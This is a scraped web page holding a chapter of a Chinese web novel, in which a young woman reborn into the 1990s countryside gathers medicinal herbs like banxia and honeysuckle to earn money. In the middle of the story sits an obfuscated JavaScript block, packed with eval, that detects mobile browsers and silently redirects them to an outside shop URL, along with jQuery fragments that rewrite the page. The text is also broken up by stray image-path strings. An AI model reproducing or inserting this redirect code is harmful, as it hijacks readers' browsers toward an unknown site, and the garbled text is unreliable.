不过现在还没办法种草莓。
现在县市里只有少量农户种着零星草莓,且都是四五月份结果的露天草莓。
她在中师有个同学家里就种了小块的草莓自家吃,那个同学给班上的同学带过一次,个头小,味道比较酸,想在本市买到优质的草莓苗比较难。
而种露天草莓的收益并不是很高,想拿草莓挣钱,还是得搭大棚,反季上市,冬天水果少一些,且临近过年,红彤彤的草莓才能卖上好价钱。
戚梦夏需要把种草莓一事往后挪,等她有资金了再说。
唉,叹气,早知道她会回到九十年代,当初她就应该少把悠闲时间都花在刷田园乡村视频和种植视频上,而是多去学点做小吃糕点的手艺,这会儿想搞份副业多挣点钱也不用这么苦恼了。
她得仔细回想一下,如果种东西的话有什么两个月就能成熟的,且好卖价格也不是太低的。记忆融合已经过去三年,这三年里她尽在学校里拼命搞学习去了,现在翻找这方面的记忆还得花些时间。
乡下没什么娱乐,每天晚上都睡得早,第二天自然也起得早,天刚亮,外头的公鸡开始打鸣,戚梦夏就跟着睁开眼,拖拖拉拉地爬起来。
还不到六点钟。
爷爷奶奶在厨房里烧火做饭,她去菜园子里摘满一畚箕的老菜叶子回来,端个小板凳坐着,开始在院子里剁菜。
早晨的清风吹过来,十分凉爽,空气也清新好闻,都是露水草木香味,伴随着菜刀和砧板相撞的‘笃笃’‘笃笃’‘笃笃’声不断,院子一角冒起炊烟,稀松平常的一天又开始了。
因为每天都要干活,早出晚归整天忙个不停,消耗大,她们这儿习惯早上就炒菜做饭,做好一天的饭菜,吃得饱饱的去下地,中午晚上直接吃冷饭,热都不用热。
孩子不在家的时候,老两口吃得简单,有时候切几片腊肉蒸一下,或者直接弄碗凉拌菜,就能吃上一天,有的时候菜也不用做,直接往饭碗里倒点猪油再倒点酱油一拌,就又是香喷喷的一餐。
“奶,今天地里有什么活?我也去帮忙。”
戚奶奶往孙女碗里夹了块肉多骨头少的腊鱼,问道:“你的事情都忙完了?”
她这两天就看着孙女带着一本本子一支笔地满村子跑,一问,说是想找找什么挣钱的法子。
即便对家里这个最高学历的孙女自带文化人的滤镜,戚奶奶也不敢说挣钱的法子有那么好寻,不然大家早就发财了,哪至于现在绝大部分人还过着不那么松快的日子。
不过老太太虽然没什么文化,但向来也不爱做反对的事说反驳的话,后辈一代比一代强,她大字不识几个,什么都不懂,还是别乱指挥的好,随着年轻人去折腾吧。
折腾出头了,自然高兴,折腾得竹篮打水一场空了,家里也总不缺那口饭吃。
“昂,现在村里有什么我都可熟悉了,我先跟着你们去干几小时活,等九十点树上的露水干了,我就去采金银花,我看中两片宝地,少说能采几斤。”
“我前段日子也晒了些金银花,应该有个二三两,还没带去镇上卖。”
“明天镇上刚好是赶集日,顺带把晒好的油菜籽拿去榨成油。”戚爷爷又扫了眼屋里,琢磨着还要带些什么东西去街上卖,“夏夏,你要不要一起去镇上玩?家里也没什么吃的了,我给你钱,想买什么自己买。”
戚奶奶赞同道:“你现在毕业了有空,也可以回镇中学去看看你以前的老师,要是这次你分到镇小学教书,以后和他们打交道的时间多,关系要搞好。”
戚梦夏不是很想去,“奶,我就不去了,回头我还想去趟市里,你们攒的一些药材都留下吧,我送到市里去收购价更高一些。”
“也行。”
早饭过后,戚梦夏快速刷好碗,提上泡过水的锄头,带上草帽,背上篓子,跟着下地。
今天要处理的是收割完油菜的那块地,先把地翻一遍,再晒上两天,就得把红薯秧种下去了。
远远看去,地里长满了绿色的杂草。
戚梦夏有段时间没有锄地,第一下挖下去力道不深,把泥土往外一掘,她忽然觉得随着泥土被掘出来的绿色植物有些眼熟,蹲下拿起一株,敲掉上面的泥土,看了看又看,忽然一拍脑袋,想起来了。
从土里挖出来一个比鸽子蛋还小些的圆球,圆球上露出土面的是一根十来公分长的茎,茎顶长着整齐漂亮的三片叶子,长相很可爱的同时,它还有一个好听的名字——半夏。
她赶紧喊停爷奶的动作,“爷,奶,等等,这种植物也是一种中药材,能拿去收购点卖的,你们别浪费了,都捡起来。”
“真的?这东西也能卖钱啊?”戚爷爷戚奶奶凑近来看了又看,这东西就是他们最讨厌的,油菜地里老爱长的杂草,戚奶奶一拍大腿,后悔,“以前我们都不认得,每年都是当杂草翻进土里沤成肥了,这得浪费多少钱了。”
戚爷爷:“不止油菜地,村里山坡田埂草地,到处都有,这种草我们这儿常见得很。”
戚奶奶庆幸:“得亏这块地我们今儿才翻,要是早几天翻,就又浪费一块地的药材了。”
中药材这种东西本来就又多又杂,真要较真起来,估计地上随便拔一株野草,对中医来说,它多多少少能有些药效和用处。
而村里信息来源匮乏,大家对药材的了解,一是自身能经常用到的,从长辈们口口相传中得知,像一些止血草、治头痛牙痛等疼痛的,还有一些凉茶。二是由镇上收购点告知,收购点爱收什么,他们就能认识什么。
所以村里地头山间的好些草药大家都不认识也正常。
戚梦夏倒是高兴,她这些天光惦记着以往和小伙伴们摘去镇上卖的药材了,一时没多注意别的。不过她认识的药材也不多,就认识些这种田间地头常见容易被人当野草的草药,当初因为好奇刷了很多这种视频,反而是那些贵价的药材她不怎么认识。
有了草药的加成,她干起活来都更起劲了,时不时掘起几块土,再用锄头敲碎,最后把里面的半夏头全都摘下扔进篓子里,叶子则继续留在土里沤肥了。
“爷,奶,这个篓子留着你们装半夏,我去摘金银花了。”
老两口头都没抬,“知道了,小心点,现在天热了蛇虫也多。”
“知道。”
戚梦夏以前是不怎么怕蛇的,毕竟在乡下蛇和其他野味都是能给家里添道肉菜或者拿去卖钱的东西,遇到蛇大家开心呢,就连毒蛇都有勇士专门去山里捉,而在镇上就有专门一块地方用来进行蛇类交易,有好几个蛇贩子,每到赶集日大人小孩都爱往那儿去长见识瞧热闹。
但融合了上辈子记忆的她就有些不行了,虽然没像上辈子一样那么恐惧蛇,但一想到心底也会毛毛的,不想碰到,碰到也只想远离。
回家重新换了个篓子,还带上一把长钩刀,遇到草丛密集的地方先敲打一番再走过去,等到第一片金银花采摘地,已经有两个年轻姑娘在摘着了。
“哎,夏夏,你也来摘金银花
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17778467|210059||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
了啊?”对方两人看到她有些惊讶。
“听我婆婆说你回来了,我还想着找你玩呢,但这些天不是忙着带孩子就是忙着下地干活,一点空闲都没有。”高一点的姑娘说道,她叫古玉芳,比梦夏大一岁,两人当过两年初中同学,初中毕业后就没继续念下去,回家嫁人了,嫁来三水村,今年年初生了个闺女。
另一个姑娘叫丁凤英,是本村人,比梦夏小一岁,今年十七,村里同龄的孩子不多,故而年龄差在四五岁之内的从小就是混在一起玩,所以梦夏和丁凤英也算是发小。
她走过去把篓子背到前面,加入她们的采摘行列,“你没看到我,我这几天在村里瞎转悠,倒是看到你了,还看到你家孩子,被你婆婆抱着,养得真好,白白胖胖的惹人爱,长得也像你。”
古玉芳笑着唾她一句:“看到我也不上来打个招呼,咋地,这就生疏了?”
“哪啊,我这不是看你当时正忙着吗,没好来打扰你。”
丁凤英看她那动作,也跟着打趣道:“是不是很久没干农活了,看你摘金银花的手速都不比以前,以前我可回回都抢不过你的。”
古玉芳:“估计夏夏想让着我们呢。”
“你俩等着,等我手速上来了,你俩别对着我哭,求我慢点。”戚梦夏纯粹是手速一时没适应,她打从去市里读中专后,确实是很久没怎么正经干过活。
每次双休回来,爷奶都说她读书辛苦,这也不让干那也不让干,她自己也有点懒散,导致每星期回家里就是舒舒服服地躺两天,吃好喝好补充精力,然后又拍拍屁股拎着大包小包地回学校。
一边闲聊一边干活,摘了十来分钟后,戚梦夏感觉她找回以前的速度了,另外俩也不甘落后,三个人你争我抢的,不到半小时就把这一大片全给摘光了,后面再有人来,只能看到光秃秃的一片绿。
三人眼神一对视,不用说,都默契地往另外的地方去,有心挣这个钱的人,早把村里到处摸透了。
三块地方都摘完,三个人的篓子也都装得满满的,身上衣服裤子也给汗湿了,额头上还在哗啦啦地往下流汗,头发也变成半湿不干的。
“这一篓子也能晒个一两斤出来。”丁凤英满意地拎了拎篓子,回去按没开的花蕾和开了的花分开晾干,前者品质更好价格也更高,按四块二一斤收购,后者价格低一些,两块八一斤,这一篓子少说能卖个五块钱。
她看向梦夏,问道:“去不去捡田螺?镇上有人收,带壳三分钱一斤,不带壳的肉一毛钱一斤,都要新鲜的。”
古玉芳也附和劝道:“一起啊,现在田里稻子快要收了,不能下去,但溪里池塘里的田螺多得是,咱们捡多少都是挣的。”
物以类聚人以群分,长大后还能玩到一起的,说明起码性子合得来。
古玉芳和丁凤英两人不会觉得戚梦夏马上就有铁饭碗工作、拿稳定工资的人了,就不应该再来跟她们这些地里找食的人抢着挣这些小钱。
这些药材野货就长在村里野地里,只要是村里的人,就能有资格摘去卖。
“行啊,不过上午太阳好,我想先去挖半夏洗干净晒着,之后再去捡田螺,你们也先跟我去挖半夏吧。”梦夏投桃报李,邀请道。
“半夏?”丁凤英纳闷地看看古玉芳,看到同样一张疑惑的脸,转回看向梦夏问道:“是什么?”“喏,这种,油菜地里最泛滥的野草,底下的头挖起来洗干净晒干能拿去卖。”戚梦夏踢了踢脚边就长着的几株野生半夏。